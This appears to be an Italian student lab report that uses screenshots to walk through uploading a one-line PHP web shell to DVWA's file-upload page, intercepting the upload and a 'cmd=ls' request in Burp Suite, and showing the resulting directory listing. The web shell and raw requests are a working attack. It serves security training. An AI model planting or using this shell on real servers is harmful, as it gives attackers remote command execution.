


EPICODE

Progetto Alessandro Moscetti 30/10





A screenshot of a terminal window on a Kali Linux system. The window title is 'kali@kali: ~'. The terminal shows the nano text editor editing a file named 'shell.php'. The editor's menu bar includes 'File', 'Actions', 'Edit', 'View', and 'Help'. The status bar at the bottom indicates 'GNU nano 7.2' and 'shell.php'. The code being edited is a PHP script: `<?php system($_REQUEST["cmd"]); ?>`. The cursor is positioned at the end of the first line of code.

Codice shell.php



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: File Upload

Choose an image to upload:

No file chosen

../../../../hackable/uploads/shell.php succesfully uploaded!

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

Username: admin
Security Level: low
PHPIDS: disabled

Upload shell.php su DVWA

Burp Suite Community Edition v2023.9.1 - Temporary Project

Dashboard Target **Proxy** Intruder Repeater View Help

Intercept HTTP history WebSockets history Proxy settings


Request to http://192.168.0.101:80

Forward Drop **Intercept is on** Action Open browser

Pretty **Raw** Hex

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.0.101
3 Content-Length: 434
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.0.101
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryK4uCzNasUvVn10rh
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/115.0.5790.171 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig-
  ned-exchange;v=b3;q=0.7
10 Referer: http://192.168.0.101/dvwa/vulnerabilities/upload/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: security=low; PHPSESSID=df5e32554ae9d8e9d28f92b29b7e2de7
14 Connection: close
15
16 -----WebKitFormBoundaryK4uCzNasUvVn10rh
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundaryK4uCzNasUvVn10rh
21 Content-Disposition: form-data; name="uploaded"; filename="shell.php"
22 Content-Type: application/x-php
23
24 <?php system($_REQUEST["cmd"]); ?>
25
26 -----WebKitFormBoundaryK4uCzNasUvVn10rh
27 Content-Disposition: form-data; name="Upload"
28
29 Upload
30 -----WebKitFormBoundaryK4uCzNasUvVn10rh--
31
```

Intercettazione upload



Risultato comando shell

Request		Response			
Pretty	Raw	Hex	Render		
1	GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1		1	HTTP/1.1 200 OK	
2	Host: 192.168.0.101		2	Date: Mon, 30 Oct 2023 14:08:02 GMT	
3	Upgrade-Insecure-Requests: 1		3	Server: Apache/2.2.8 (Ubuntu) DAV/2	
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36		4	X-Powered-By: PHP/5.2.4-2ubuntu5.10	
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7		5	Content-Length: 25	
6	Accept-Encoding: gzip, deflate		6	Connection: close	
7	Accept-Language: en-US,en;q=0.9		7	Content-Type: text/html	
8	Cookie: security=low; PHPSESSID=f234c35ad7a3648b705cb0a49488486d		8		
9	Connection: close		9	dvwa_email.png	
0			10	shell.php	
			11		

Intercettazione comando shell

Grazie per l'attenzione.

